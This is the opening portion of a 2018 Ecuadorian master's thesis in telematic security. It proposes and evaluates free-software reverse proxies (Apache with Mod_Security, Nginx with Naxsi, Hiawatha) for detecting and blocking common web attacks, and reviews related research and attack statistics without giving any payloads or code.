ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

MÉTODO PARA LA DETECCIÓN Y PREVENCIÓN DE ATAQUES WEB MEDIANTE LA PARAMETRIZACIÓN DE UN PROXY REVERSO BASADO EN SOFTWARE LIBRE

EDWIN FABRICIO GUAJALA CAJIAO

Proyecto de Investigación, presentado ante el Instituto de Postgrado y Educación Continua de la ESPOCH, como requisito parcial para la obtención del grado de Magíster en Seguridad Telemática

RIOBAMBA - ECUADOR

Febrero 2018

ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO
CERTIFICACIÓN:

El Tribunal del PROYECTO DE INVESTIGACIÓN CERTIFICA QUE:
El trabajo de investigación titulado "MÉTODO PARA LA DETECCIÓN Y PREVENCIÓN DE ATAQUES WEB MEDIANTE LA PARAMETRIZACIÓN DE UN PROXY REVERSO BASADO EN SOFTWARE LIBRE" de responsabilidad del Sr. Edwin Fabricio Guajala Cajiao, ha sido prolijamente revisada y se autoriza su presentación.

Tribunal de Tesis

PRESIDENTE	**FIRMA**
Ing. Ms.C. Ernesto Pérez Estévez	
DIRECTOR DE TESIS	**FIRMA**
Ing. Ms.C. Edwin Vinicio Altamirano Santillán	
MIEMBRO	**FIRMA**
Ing. Ms.C. Vinicio Javier Macas Espinosa	
MIEMBRO	**FIRMA**

Riobamba, Febrero 2018

DERECHOS INTELECTUALES

Yo, Sr. Edwin Fabricio Guajala Cajiao, declaro que soy responsable de las ideas, doctrinas y resultados expuestos en el presente Proyecto de Investigación, y que el patrimonio intelectual, generado por la misma pertenece exclusivamente a la Escuela Superior Politécnica de Chimborazo.

070379924-7

DEDICATORIA

El presente trabajo es dedicado a mis padres, hermanos, sobrinos, a mi esposa y a mi hermosa hija que es el motor de mi vida, quienes han sido parte fundamental a lo largo de mis años de estudio, ellos son quienes me dieron grandes enseñanzas y los principales protagonistas de este sueño profesional alcanzado.

Edwin Guajala

AGRADECIMIENTO

Agradezco a Dios por haberme acompañado y darme la oportunidad de culminar esta etapa de estudio, a mis familiares y amigos que con su apoyo incondicional diario me ha permitido cumplir el objetivo propuesto, a todos los maestros que con sus enseñanzas y experiencias nos encaminaron a nuevas oportunidades profesionales, en especial a Ernesto Pérez, Edwin Altamirano y Vinicio Macas quienes fueron parte fundamental en desarrollo del trabajo de investigación.

Edwin Guajala

ÍNDICE GENERAL

LISTA DE TABLAS

LISTA DE FIGURAS

LISTA DE GRÁFICOS

ABREVIATURAS

ASP	Active Server Pages
CGI	Common Gateway Interface
CSIRT	Computer Security Incident Response Team
CSRF	Cross-site request forgery
DOM	Document Object Model
DOS	Denial of Service
DDoS	Distributed Denial of Service
DVWA	Damn Vulnerable Web Application
HSTS	HTTP Strict Transport Security
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IP	Internet Protocol
JSP	Java Server Pages
LFI	Local File Inclusion
MD5	Message-Digest Algorithm 5
OWASP	Open Web Application Security Project
PyME	Pequeñas y Medianas Empresas
PHP	Personal Home Page
RFI	Remote File Inclusion
SQL	Structured Query Language
SQLi,	Structured Query Language injection
SQLIA	Structured Query Language injection Attacks
TCP	Transmission Control Protocol
URL	Uniform Resource Locator
WAF	Web Application Firewall
XSS	Cross Site Scripting

RESUMEN

El Objetivo fue proponer un método para detectar y prevenir ataques web más comunes mediante la parametrización de directivas y reglas sobre un servidor web para que funcione como un proxy reverso basado en software libre. Las infraestructuras utilizadas como proxy reverso fueron; Apache+Mod_Security, Nginx+Naxsi y Hiawatha, estas poseen características de seguridad que fueron estudias, analizadas y validas mediantes pruebas de laboratorio en diferentes escenarios. Al comparar las tres infraestructuras protegidas se observó que la herramienta Apache+Mod_security es la que ofrece una mayor capacidad de detección y prevención a los tipos de ataques web efectuados como; SQLi, XSS, fuerza bruta, inyección de comandos, CSRF, entre otros, ya que detectó el 90% de los ataques y contrarrestó al 80% de los mismos. A diferencia de la herramienta Nginx+Naxsi que detecta y corrige el 60% de los ataques y del Hiawatha que lo hace en el 70% de los casos. Se concluyó que el proxy reverso basado en la infraestructura Apache+Mod_security brinda mayores prestaciones para la detección y prevención de los riesgos más críticos en aplicaciones web de acuerdo al Top 10 de OWASP, por lo tanto se creó un paquete instalador que contiene la parametrización de dicha herramienta basada en software libre, y así aportar al personal inmiscuido en el área de la seguridad informática un método que sirva para mejorar la defensa de sitios dinámicos ante ataques web. Así mismo se recomienda la utilización del proxy reverso como seguridad complementaria más no como seguridad principal ante una aplicación web, la seguridad principal se la debe abarcar en la fase de desarrollo de una aplicación web.

Palabras claves: <TECNOLOGÍA Y CIENCIAS DE LA INGENIERÍA>, <SEGURIDAD TELEMÁTICA>, <APLICACIONES WEB>, <PROXY REVERSO>, <ATAQUES WEB>.

ABSTRACT

The aim was to propose a method to detect and prevent the more common web attacks through parameterizing directives and rules on a web server to function as a reverse proxy based on free software. The infrastructures used as a reverse proxy were; Apache+Mod_Security, Nginx+Naxsi and Hiawatha, these have characteristics of security that were studied, analysed and validated through laboratory tests in different scenarios. When comparing the three protected infrastructures, it was observed that the Apache+Mood_security tool is the one that offers a greater capacity of detection and prevention to the types of web attacks carried out such as; SQLi, XSS, brute force, command injection, CSRF, among others, since it detected the 90% of the attacks and neutralized the 80% of them. Unlike the Nginx+Naxsi tool detects and corrects 60% of attacks and Hiawatha that does so in 70% of cases. It was concluded that the reverse proxy was based on infrastructure Apache+Mod_security provided greater benefits for the detection and prevention of the most critical risks in web applications according to the top 10 of the OWASP principle, therefore, it was created a package that contains the parameterization of the mentioned tool based on free software, and thus provide to the computer security immersed staff a method that serves to improve the defence of dynamic sites against web attacks. The use of the reverse proxy is recommended as complementary security, but not as a main security in front of a web application. The main security must be approached in the development phase of a web application.

Keywords: <TECHNOLOGY AND ENGINEERING SCIENCES>, <TELEMATICS SECURITY>, <WEB APPLICATIONS>, <PROXY REVERSE>, <WEB ATTACKS>.

CAPÍTULO I

1. INTRODUCCIÓN

En sus inicios la red informática mundial, también conocida como la web no era más que documentos en texto plano que se vinculaban unos a otros a través de hipervínculos. Actualmente esos simples documentos evolucionaron, transformándose en complejas aplicaciones que permite la interacción entre usuarios y grandes cantidades de información de todo tipo.

Ésta evolución conlleva a grandes problemas de seguridad informática, ya que se ve inmersa la integridad, disponibilidad, y confidencialidad de la información tanto de personas, empresas y de naciones que pueden desembocar en pérdidas económicas, prestigio, etc.

La rápida evolución tecnológica y los problemas de seguridad asociados fueron los aspectos fundamentales que motivaron a realizar la investigación que consiste en la detección y prevención de ataques web mediante la utilización de un proxy reverso basado en software libre.

Como primera instancia de la investigación, en este capítulo se determina el enfoque general de la misma, indicando la problematización, justificación, objetivos e hipótesis que durante el proceso del desarrollo de la investigación se desea alcanzar.

1.1 Problema de Investigación

1.1.1 Planteamiento del problema

Hoy en día el uso de las diversas tecnologías informáticas tanto en lo profesional como en lo personal tiene un fuerte crecimiento. Desafortunadamente con este crecimiento las vulnerabilidades también han incrementado. Por lo tanto, el fortalecimiento de los sistemas e infraestructuras informáticas es un tema que se debe analizar a fondo, por tal razón, diferentes países cuentan con el apoyo de CSIRT (Equipos de Respuestas a Incidentes de Seguridad Informática), en Ecuador se cuenta con el ECUCERT y CSIRT-CEDIA que tienen como objetivo brindar a sus comunidades el soporte en la prevención y resolución de incidencias de seguridad informática y así mismo cooperar entre CSIRT de todo el mundo (Ecucert, 2016) (CEDIA, CSIRT, 2016). Además el proyecto OWASP (Proyecto Abierto de Seguridad en Aplicaciones Web) que educa al personal involucrado en el servicio de una aplicación web

sobre las consecuencias de las vulnerabilidades más relevantes en dichos sistemas (OWASP, 2013).

Dentro de estas tecnologías informáticas se encuentran las aplicaciones web que brindan a los usuarios o clientes accesos a los servicios o productos por medio de; tiendas en línea, banca virtual, sitios de redes sociales, etc. En su mayoría estas aplicaciones web ofrecen servicio en redes públicas como el internet, y en algunas de ellas siendo el único medio de comunicación entre la organización y sus clientes, de este modo son expuestas a ser objetos de ataques web por personas o sistemas malintencionados, como lo ha sufrido diferentes sitios a nivel mundial (GHoST61, 2015; Diario Digital El País, 2016) y en nuestro país (Perez, 2012; Diario El Comercio, 2015).

Estos ataques suman aproximadamente el 75% de ataques cibernéticos utilizando técnicas como; inyección SQL, Secuencias de comandos en sitios cruzados (XSS), denegación de servicio (DOS), manipulación de parámetros, desfiguración de sitios web, etc (INFOSEC Institute, 2015).

En el reporte anual de las vulnerabilidades en aplicaciones web del año 2016 emitido por la empresa de seguridad informática Acunetix (Acunetix, 2016), muestra que de un total de 45.000 sitios web analizados, el 55% de estos presentan vulnerabilidades de riesgo alto como son: Inyección SQL y Cross-site Scripting, que con relación al reporte del año 2015 ha incrementado un 9%. Además, se indica que el 84% de los sitios web dinámicos en Internet podrían tener vulnerabilidades de riesgo medio de Cross-site request forgery.

Estas aplicaciones web son desarrolladas por seres humanos y por ende poseen errores, por, desconocimiento de normas o estándares de seguridad durante el ciclo de vida del desarrollo de la aplicación, tiempo o falta de recurso, utilización de servidores web o infraestructuras no orientados a la seguridad informática, permitiendo descubrir vulnerabilidades que afecten a la integridad, confidencialidad y disponibilidad de los activos de una persona o empresa, por lo que es necesario e importante implementar medidas extras de seguridad para disminuir, impedir o dificultar ataques web.

Por lo indicado, y siendo conscientes del riesgo existente en las aplicaciones web el enfoque de la mejora de la seguridad aportado en el proyecto de tesis trata sobre la parametrización de un proxy reverso basado en software libre el cual trabajará como intermediario entre los usuarios del internet y la aplicación alojada en el servidor web.

Un proxy reverso se encargará de manipular las solicitudes HTTP enviados por computadores externos y así evitar comprometer información crítica existente en los servidores internos (Sommerlad, 2003). Este método ofrece protección sobre servidores residentes en la red

interna mientras proporcionan servicio a los clientes externos (Ristic, 2010). Por tal razón, en los últimos años se han realizado investigaciones o proyectos relacionados al tema propuesto, entre ellos:

La tesis "***Estudio de las características de seguridad de servidores web en entornos de Software Libre aplicables a la protección de sitios dinámicos***," (Perez, 2014), trata del estudio comparativo de las características de seguridad de servidores web Apache, Nginx y Hiawatha contra ataques más comunes como son: XSS, CSRF e inyección SQL, obteniendo al servidor Hiawatha que detecta y bloquea los ataques anteriormente enunciados.

El Proyecto "***Cloudflare***" es un servicio que se encuentra en la nube que acelera y asegura nuestro sitio web al actuar como un proxy reverso entre los visitantes y los servidores de los clientes. Con CloudFlare se puede proteger un sitio web contra visitantes maliciosos de ataques SQLi, XSS y DDoS, ahorrar ancho de banda y reducir el tiempo promedio de carga de las páginas. Cloudflare utiliza una versión modificada del servidor web Nginx como proxy reverso (CloudFlare, 2016).

La investigación "***Log Visualization of Intrusion and Prevention Reverse Proxy Server Against Web Attack***s" (T. Mantoro, 2013) trata acerca de una forma de detectar y prevenir intrusos a través del uso de un servidor proxy reverso implementado con mod_security, centrándose en los ataques SQLi. Desarrollan un método en donde traducirán los archivos log a gráficos siendo una herramienta adecuada para el administrador del servicio, los patrones utilizados para detectar los intrusos en el tráfico bloqueado son: dirección IP, número de reglas de expresiones regulares violadas y detección de intrusión de reglas detectadas.

Por lo expuesto en las investigaciones relacionadas a la tesis propuesta la originalidad se centra en, estudiar, analizar y verificar los parámetros de seguridad de los diferentes proxy's reversos basados en software libre contra los ataques web más comunes, y así exponer un método para la detección de ataques web mediante la parametrización de un proxy reverso.

1.1.2 Problema Central

Deficiente seguridad en la detección y prevención de ataques más comunes a las aplicaciones web.

1.2 Justificación de la Investigación

1.2.1 Justificación Teórica

La seguridad de los datos es un importante activo para las organizaciones que exponen sus servicios o productos mediante aplicaciones web, por lo cual, buscan diferentes soluciones que fortifiquen su uso. Hay diversas soluciones para poder fortalecer estos servicios que pueden ser propietarias o libres con la diferencia que en una herramienta privativa la dependencia de una tercera entidad es palpable, produciendo gastos que para las PyME (Pequeñas y Medianas Empresas) u organizaciones no lucrativas no están al alcance, el desarrollo de una solución basado en software libre permite a los usuarios finales habilitar poderosas protecciones sobre aplicaciones web que están expuestas al público en general, permitiendo adaptarse a las necesidades tecnológicas de la organización, lo cual despierta el interés de los usuarios en profundizar su uso, creando nuevos conocimiento o complementos siendo un aporte fundamental sobre seguridad en software libre (Ferrer, 2012; Pell, 2015).

El beneficio de la investigación propuesta es, dar a conocer a los administradores que estén interesados en fortalecer sus sistemas una herramienta basada en software libre que brinde un nivel extra de seguridad en la capa de aplicación del modelo OSI contra los ataques web más comunes sin realizar cambios drásticos o demorados en la infraestructura actual de una organización.

La herramienta en cuestión es un proxy reverso que a diferencia de un IPS o cortafuegos tradicionales bloquean ataques en la capa de red y transporte aunque han introducido mejoras para la capa de aplicación, conocidas como Inspección Profunda de Paquetes (DPI por sus siglas en inglés) lo cual es útil en la protección contra los ataques de la propia infraestructura de servidor web pero no puede proteger contra los ataques en código personalizado de aplicaciones web, tales como la inyección SQL y ataques cross-site scripting (r, 2014). Además otra alternativa para proteger las aplicaciones web es un Cortafuego para Aplicaciones Web (WAF por sus siglas en inglés) el cual puede operar como proxy reverso y/o embebido, otra solución es la utilización de servidores web trabajando como proxy reverso con características de seguridad (Pérez, 2014; Nestle, 2014; Security, 2011).

Por lo tanto, la importancia de analizar, estudiar y validar los WAF y servidores web basados en software libre funcionando como proxy reverso contra ataques web, además que brindan independencia sobre la infraestructura actual, es decir, indiferente a que servidor web sobre software libre se esté utilizando en la red interna, como lo puede ser Apache o Ngnix, que son los más utilizados actualmente de acuerdo a w3techs (W3Techs, 2017).

1.2.2 Justificación práctica

El método contra ataques web mediante la parametrización de un proxy reverso será expuesto para que cualquier administrador de servicios web que desee incrementar su nivel de seguridad lo podrá utilizar sin realizar cambios drásticos o demorados en su infraestructura, entendiéndose como parametrización las directivas o reglas.

El análisis de los diferentes proxy reversos se lo realizará en un ambiente de prueba en la cual se simulará una red interna y externa separada por un proxy reverso que será el intermediario en las peticiones HTTP. En la red interna se ubicará un servidor web que se alojará una aplicación vulnerable a ataques web, la externa simulará el internet, en el cual se encontrará el atacante que explotará las vulnerabilidades.

Como primer paso se ejecutaron los ataques web sobre la aplicación vulnerable sin la utilización de un proxy reverso, y así identificar y documentar que riesgos están expuestos en la aplicación web. Documentados los riesgos que son explotados por el atacante se procede al uso de los diferentes proxy reversos que de acuerdo a su parametrización sobre sus características de seguridad deben o no detectar los ataques web. Seguido se realiza la cuantificación de los ataques web soportados por cada proxy reverso y así definir el que mejor prestaciones brinde contra ataques web y por último la creación del método con el proxy seleccionado el cual será empaquetado para su posterior utilización.

1.3 Objetivos de la Investigación

1.3.1 Objetivo General

Proponer un método para detectar y prevenir ataques web más comunes mediante la parametrización de directivas y reglas sobre un servidor web, para que funcione como un proxy reverso basado en software libre.

1.3.2 Objetivos Específicos

- Describir el estado actual de la seguridad en aplicaciones web.
- Estudiar los ataques web más comunes contra las aplicaciones web.
- Analizar el estado del arte sobre las técnicas de seguridad utilizadas por los proxy´s reversos contra los ataques web e identificar los más adecuados.

- Generar un ambiente de prueba y determinar el proxy reverso más apropiado para proteger aplicaciones web y describir la seguridad aportada.

- Crear un instalador del proxy reverso seleccionado, que contenga los parámetros de seguridad que permita detectar y prevenir los ataques web contra una aplicación.

1.4 Hipótesis

Una herramienta que funcione como proxy reverso es capaz de detectar y prevenir los riesgos más críticos en aplicaciones web.

CAPÍTULO II

2. MARCO DE REFERENCIA

En el presente capítulo, se profundiza en el estado del arte sobre el tema de tesis a desarrollarse para lo cual se abordará lo siguiente; investigaciones y proyectos relacionadas a la investigación, estado actual de la seguridad en aplicaciones web, conceptos principales de la infraestructura de un servidor web, vulnerabilidades mayormente explotadas y que técnicas utilizan, y descripción de los diferentes proxy reversos.

2.1 Estado del arte

Diversas investigaciones y proyectos han identificado nuevas formas de mitigar ataques en el nivel de aplicación del Modelo OSI, a continuación se resumen algunas relacionadas al uso de un proxy reverso contra ataques web:

1. La tesis ***"Estudio de las características de seguridad de servidores web en entornos de Software Libre aplicables a la protección de sitios dinámicos,"*** (Perez, 2014), trata acerca del estudio de las características de seguridad de los servidores web Apache, Nginx y Hiawatha con la finalidad de mitigar o reducir los ataques más comunes que afectan a sitios web dinámicos; ya sea que estos ataques vengan de fallas generadas por el usuario administrador del sitio, el programador del sistema, o la misma aplicación dinámica. Obteniendo como resultado que el servidor orientado a la seguridad es Hiawatha, el cual bloquea los ataques SQLi, XSS y CSRF, y además demuestra la utilización de Hiawatha como proxy reverso.

2. El Proyecto "Cloudflare" es un servicio que se encuentra en la nube que acelera y asegura un sitio web al actuar como un proxy reverso entre los visitantes y los servidores de los clientes. CloudFlare puede proteger un sitio web contra visitantes maliciosos de ataques SQLi, XSS y DDoS, ahorrar ancho de banda y reducir el tiempo promedio de carga de las páginas. Cloudflare utiliza una versión modificada del servidor web Nginx como proxy reverso (CloudFlare, 2016).

3. La tesis "FreeWAF: Developing a Cloud-Based Reverse Proxy WAF Solution" (Paprocki, 2014), trata acerca del desarrollo de una solución WAF como proxy reverso basada en la nube, para lo cual utiliza una aplicación personalizada con Nginx ya que con la utilización del lenguaje Lua les permite desarrollar módulos para acceder a la información de las transacciones HTTP y así realizar un firewall HTTP, permitiendo a los usuarios finales proteger sus aplicaciones web sin la necesidad de invertir en soluciones de seguridad comerciales, el área de

investigación se centra en el desarrollo de una plataforma en capa 7 del modelo OSI utilizando código abierto, la creación de una infraestructura de servidor estable, y la creación de un panel de administración para el usuario. El investigador realizará una herramienta como Cloudflare, Incapsula o Alcista pero a diferencia de ellas esta brindará servicio gratuito, proporcionando estabilidad, escalabilidad y flexibilidad, para lo cual realiza el análisis de riesgos en todas sus etapas.

4. La investigación "SWAP: Mitigating XSS Attacks using a Reverse Proxy" (Wurzinger, 2009), presenta una solución de servidor para la protección de usuarios de una aplicación Web de los ataques cross-site scripting. SWAP opera como un proxy inverso, interceptando todo las respuestas HTML del servidor, y los enviará a un componente de detección de JavaScript, este componente es capaz de distinguir entre scripts benignos y malignos. El proxy impide que cada respuesta malicioso sea entregada al cliente, y por lo tanto efectivamente inhibe el ataque a llevarse a cabo en el navegador del cliente. Ellos implementan un prototipo, que muestra la eficacia de SWAP con el éxito de detectar y contener a los ataques de cross-site scripting.

5. La investigación "Reverse proxy framework using sanitization technique for intrusion prevention in database" (Vrushali S, 2012), trata de varios métodos para la detección y prevención de los ataques de inyección SQL y XSS. El objetivo del proxy reverso es manejar los problemas de seguridad. Ellos proponen un proxy reverso para la prevención de intrusos utilizando técnica de desinfección. El modelo de proxy inverso es basado en la técnica de desinfección para descubrir SQLIA y los ataques XSS. El novedoso sistema de prevención de intrusiones es muy eficaz en la detección y prevención de ataques hacia aplicaciones web. Con la ayuda del escudo contra inyección SQL y XSS desarrollado en base al lenguaje javascript, que son capaces de proteger aplicaciones web contra SQLIA y XSS ataque. La técnica del Proxy reverso es capaz de prevenir los scripts malicioso sin realizar ningún cambio al código fuente de la aplicación. El módulo de análisis documenta lo siguiente del atacante, dirección IP, fecha y hora, detalles del navegador, URL, entre otros. El análisis ayuda a que el sistema sea más eficiente y flexible. El proxy reverso hace que la comunicación entre cliente y servidor web sea más seguro y eficiente. Por lo tanto, la información confidencial del usuario está protegido mientras realizan cualquier transacción en línea a través de una red pública.

6. La investigación **"Intrusion Protection against SQL INjection and Cross Site Scripting Attacks Using a Reverse Proxy"** (Geetha, 2012)**,** los investigadores proponen que mediante la utilización del algoritmo MD5 y reglas de expresiones gramaticales, en un proxy reverso permitirán mitigar ataques como SQL injection y Cross Site Scripting. El testeo del sistema muestra una significante mejora detectando y frenando ataques SQLIA y XSS. El

sistema no realiza ningún cambio en el código de la aplicación y es totalmente automatizado. La intervención de los usuarios no es necesario para mitigar estos ataques web ya que la solución es en el lado del servidor. En general el sistema funciona de la siguiente manera: El cliente realiza una petición a la aplicación, la petición es re-direccionada al proxy reverso, el sistema de sanitización en el proxy extrae la URL desde el HTTP, la data del usuario desde las declaraciones SQL o desde código, el URL es enviado a que sea chequeado con las firmas, el dato del login del usuario es encriptado con MD5 y los datos de ingreso del usuario es enviado a chequearse con las expresiones gramaticales. Entonces la aplicación según su análisis acepta o deniega la petición enviada por el usuario. Además en el código de la aplicación web se debe incluir la validación del hash MD5 del login enviado por el usuario con el hash que se encuentra en la base de datos de la aplicación, ganando acceso o no a la aplicación. De acuerdo a las validaciones del sistema este trabaja en un 100% con la detección de los ataques web SQLi y XSS, pero esto introduce un retardo en la visualización de la aplicación. Por lo tanto los autores recomiendan para futuros trabajos optimizar el sistema.

7. El sitio web ***"nginxtips"*** mantenido por Esteban Borges (Borges, 2013) evidencia la utilización de mod_security con el servidor web nginx, mod_security en sus comienzos fue desarrollado para trabajar con el servidores web apache, pero al momento se lo puede configurar como un módulo para nginx utilizado como proxy reverso, dado esto se pueden complementar entre ellos.

8. El sitio web oficial ***"Mod_Security"*** (TrustwaveSpiderLabs, 2016) indica que este módulo es una herramienta en software libre que funciona en tiempo real para el monitoreo, logging y control de acceso para aplicaciones web, es una de las herramientas mayormente utilizadas a nivel WAF en software libre, proporcionando características de seguridad contra los ataques más comunes enunciados por OWASP.

Los aportes de las investigaciones y proyectos analizados evidencian que es posible detectar y mitigar ataques web mediante la utilización de un proxy reverso utilizando diferentes técnicas, proporcionando criterios básicos pero sólidos para desarrollar el tema de investigación que se basa en estudiar, analizar y verificar los parámetros de seguridad de los diferentes proxy´s reversos sobre software libre contra los ataques web más comunes enunciados por OWASP. En las investigaciones y proyectos enunciados anteriormente se identifica que mediante la utilización de herramientas sobre software libre como son: Hiawatha, Nginx+Naxsi y Mod_Security en forma de proxy reverso son capaces de detectar varios ataques web descritos en el Top OWASP 2013. Los autores del resto de investigaciones realizan sus propios métodos utilizando diferentes lenguajes de programación, permitiendo mitigar ataques como XSS, SQLi,

DDOS. Apoyados en las investigaciones recientes y la orientación de las herramientas basadas en software libre para detectar ataques web, se identifican los proxy reversos que fueron analizados y comparados de acuerdo a sus características de seguridad.

2.2 Seguridad actual en Aplicaciones Web.

La razón principal del porqué las aplicaciones web son tan vulnerables hoy en día se debe a que los desarrolladores no cuentan con conocimientos para escribir seguro su código y tampoco son forzados a desarrollar aplicaciones seguras, se debe considerar que las necesidades actuales de desarrollar aplicaciones más complicadas producen que el programador de algún modo ignore la seguridad en el código, lo cual, causa que estas sean objetivos principales de distribuidores de malware, hacktivistas y los delincuentes cibernéticos. En el reporte anual de las vulnerabilidades en aplicaciones web del año 2016 emitido por la empresa de seguridad informática Acunetix (Acunetix, 2016), muestra que de un total de 45.000 sitios web analizados, el 55% de estos presentan vulnerabilidades de riesgo alto (Inyección SQL y Cross-site Scripting), que con relación al reporte del año 2015 ha incrementado un 9%. Además, se indica que el 84% de los sitios web dinámicos en Internet podrían tener vulnerabilidades de riesgo medio (Cross-site request forgery).

En el informe de la empresa de seguridad informática Akamai del tercer trimestre del 2016, indica que el principal país en donde se originan la mayoría de ataques es EEUU, seguido de Países Bajos y Rusia, pero cabe indicar que los atacantes ocultan su origen con la utilización de servidores proxy, por lo tanto la IP del último salto antes de llegar a la víctima fueron estos países. EEUU es el país que un 66 % fue el más atacado. Además, en el informe se indica que los ataques de inyección SQL, inclusión local de archivos (LFI) y Cross-site Scriting (XSS) suman un 95% del total.




Figura 1-2 *Frecuencia de ataques a aplicaciones web. (Akamai, 2016)*
Fuente: Akamai,(2016)

En la revista Forbes el experto en seguridad en aplicaciones web Asher DeMetz de SungardAS da conocer que el principal blanco son las aplicaciones web, ya que a través de una encuesta refleja que el 55% de ataques son direccionado a estas aplicaciones (DeMetz, 2015). En la misma revista James Lyne de la empresa Sophos indicó que en un promedio de 30.000 nuevos sitios diariamente son utlizados para distribuir codigo malicioso (Lyne, 2014).

El reporte realizado por Verizon acerca de la pérdida de datos en donde indican que "This year, organized crime became the most frequently seen threat actor for Web App Attacks." Teniendo como objetivos principales los servicios financieros y entidades públicas, además, que el 95% de incidentes de seguridad en aplicaciones web son el robo de credenciales desde los dispositivos de los clientes (Verizon, 2015).

También, de acuerdo al taller dictado por el experto en seguridad informática Jesús María González en el Cyber Camp hacking Web del año 2014 indica las estadísticas de las víctimas de ataques web clasificados en organizaciones.




Figura 2-2 *Víctimas de ataques web*
Fuente: (González, 2014).

Actualmente el 75 % de las amenazas en el Internet tienen como objetivo a los servidores web de las instituciones, de acuerdo al informe presentado por la empresa de tecnología Alhambra – Eidos (Alhambra-Eidos, 2016).

La utilización de los sistemas de gestión de contenido de código abierto (CMS) como WordPress, Joomla, Magento, etc, en la actualidad son muy utilizados, por lo cual la empresa de seguridad informática Sucuri realiza un análisis que de 11000 sitios web comprometidos, el 75% utilizaban WordPress, y de estos, el 50% no estaban actualizados, siendo fácil la inyección

de algún malware provocando; suplantación de identidad, redireccionamiento, desfiguración, una puerta trasera, etc. (Sucuri , 2016)

La evolución del uso de las aplicaciones web, en la actualidad ha traído una nueva gama de vulnerabilidades de seguridad que de alguna u otra manera no fueron consideradas en el desarrollo de la aplicación. Los ataques más serios contra aplicaciones web son cuando se exponen datos sensibles o cuando el atacante gana acceso en el sistema en donde la aplicación se está ejecutando.

Por lo indicado, se evidencia que de acuerdo a los reportes de los últimos años la tendencia es atacar a las aplicaciones web, por tal razón, la seguridad en las aplicaciones web debe ser una preocupación ya que actualmente es una herramienta importante en nuestra vida cotidiana ya sea para el trabajo, financiera, social o demás.

2.3 Infraestructura de un Servidor Web

Un servidor web básicamente es un servicio que brinda contenido estático o dinámico a un navegador web, trabajando en la capa de aplicación del modelo OSI, permitiendo interactuar a un usuario con un sitio web utilizando el protocolo HTTP (Protocolo de transferencia de hipertexto). Además con la utilización de diferentes tecnologías como scripts CGI, seguridad SSL, etc que permiten al servidor aumentar su fortaleza en el contenido mostrado al usuario. El protocolo HTTP es un protocolo de transferencia de hipertexto, que permite navegar entre páginas utilizando hipervínculos, este protocolo se encuentra en la capa de aplicación sobre el protocolo orientado a la conexión (TCP/IP). El funcionamiento del HTTP se basa en petición-respuesta en un ambiente cliente-servidor. Para establecer la conexión entre el cliente-servidor el protocolo HTTP utiliza cabeceras de petición y de respuesta que indican que tipo de lenguaje y codificación acepta el navegador web y datos del servidor (Adobe, 2014).




Figura 3-2 *Funcionamiento básico de un servidor web.*
Fuente: Adobe, (2014).

